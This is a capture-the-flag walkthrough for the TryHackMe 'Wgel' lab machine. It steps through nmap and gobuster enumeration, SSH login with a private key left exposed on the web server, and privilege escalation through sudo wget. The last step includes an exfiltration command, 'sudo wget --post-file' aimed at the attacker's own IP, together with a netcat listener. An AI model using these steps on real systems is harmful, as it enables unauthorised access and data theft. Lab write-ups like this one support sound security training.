**Wgel CTF from TryHackMe**


To Hack this machine, do the following:

1. First connect your vpn and to do that use this command:

* Sudo openvpn {name\_of\_vpn}
* Ex. Sudo openvpn MrRobot

1. Now before we start let’s check if our machine is online by pinging it & seeing the route.

* Ping {target\_ip} - Ex. Ping 10.10.10.10
* Traceroute {target\_ip} - Ex. traceroute 10.10.10.10



1. Now let’s gather some information using active recon tool nmap or let’s enumerate.

* Nmap -sV {target\_ip} -o {name\_of\_file}
* -sV = is used to tell the version of the protocol used
* -o = is used to save the scan to a file with the given name

A computer screen shot of a computer program

Description automatically generated


1. Now since we know port 80 which is http is open let’s see the website.

* Open your web browser and go to the target ip address and see the website.

A screenshot of a computer

Description automatically generated


* Now let’s investigate the source page by right clicking on the website and clicking on view page source. Here we might find something useful information.




* As you can see there is a suspicious comment with the name **Jessie** so let’s put it in our note it might be useful.

1. The next step is to use **gobuster** to find sub directories which might have info we might need.

* Gobuster dir -u http://{target\_ip} -w {path\_of\_our\_wordlist}
* dir = it specifies using directory enumeration
* -u = used to state the website
* -w = to state the list of words to iterate through
* Then we will find a directory with **200 ok statuses** with the name **sitemap**, so we go and check it out to find more information.
* Check the sample picture below.



* Now let’s investigate the source page of the website {target\_ip}/sitemap to find something fishy.




* Since we found nothing on the source page now let’s find sub directories of the sitemap or sub-sub-directory of the {target\_ip}.
* Gobuster dir -u http://{target\_ip}/sitemap -w {path\_of\_our\_wordlist}
* Then we will find an interesting sub directory called .ssh and we will navigate to it to see what information it holds. The picture is given below.

A screenshot of a computer

Description automatically generated

1. Now things are getting interesting because we found **id\_rsa** file which might contain the private key of the ssh which we might use to login remotely to the machine without using the password if we know the username. After clicking the id\_rsa file this is what we found.




1. Now let’s save our id\_rsa using nano and change the mode. Note save the id\_rsa on the folder you are working on.

* nano id\_rsa = copy the key and paste it on the file and save it.
* chmod 600 id\_rsa

1. It’s time to get a remote access, are you ready for it, here we go:

* ssh -i id\_rsa jessie@{target\_ip}
* -i = to state the private key
* You might be wondering where we got jessie from but do you remember we said to write it down it might be useful so that where enumeration works.



* BOOM SHAKALAKA = we got access to the machine.

1. Now let’s find for the user-flag and to do that let’s use an important command called **find.**

* find . -type f -name “user\*” 2>/dev/null
* . = show current directory
* -type = show the type whether a file or directory
* -name = show the name we are searching for
* 2>/dev/null = used to show **STDERR** (redirects error to /dev/null)

A computer screen shot of a computer screen

Description automatically generated


* BOOM we found the file so all we have to do is use **cat** to display it.
* cat {file\_name with the Path}

1. Since we found the user flag now let’s find the root flag and for that we have to do privilege escalation.

* First let’s check the **crontab** file.
* cat /etc/crontab
* Since there is nothing let’s check the **sudo -l**
* sudo -l

NOTE

* Crontab file is a file containing the schedule of various cron entries that should be run at specified times.
* On sudo -l we find that we can get root access using wget which is a command used to download from links.



1. After getting the information given above we search for how to use the command on a website called **GTFOBINS.**

A screenshot of a computer

Description automatically generated

1. We find that we can exfiltrate it using the following command:

* sudo wget - -post-file={name\_of\_file} http://{your\_tun0\_ip}:{port\_listen\_on}
* name\_of\_file = we have to do educated guess cause we don’t know.
* Your\_tun0\_ip = ip you are using to connect to THM
* Port\_listen\_on = we have to open netcat to listen to on a given port so write that port
* Open netcat using the following command:
* nc -lnvp 4444

A screenshot of a computer screen

Description automatically generated

* BOOM SHAKALAKA we got our root flag and that it.

1. Pawned WGEL ctf

A screenshot of a computer

Description automatically generated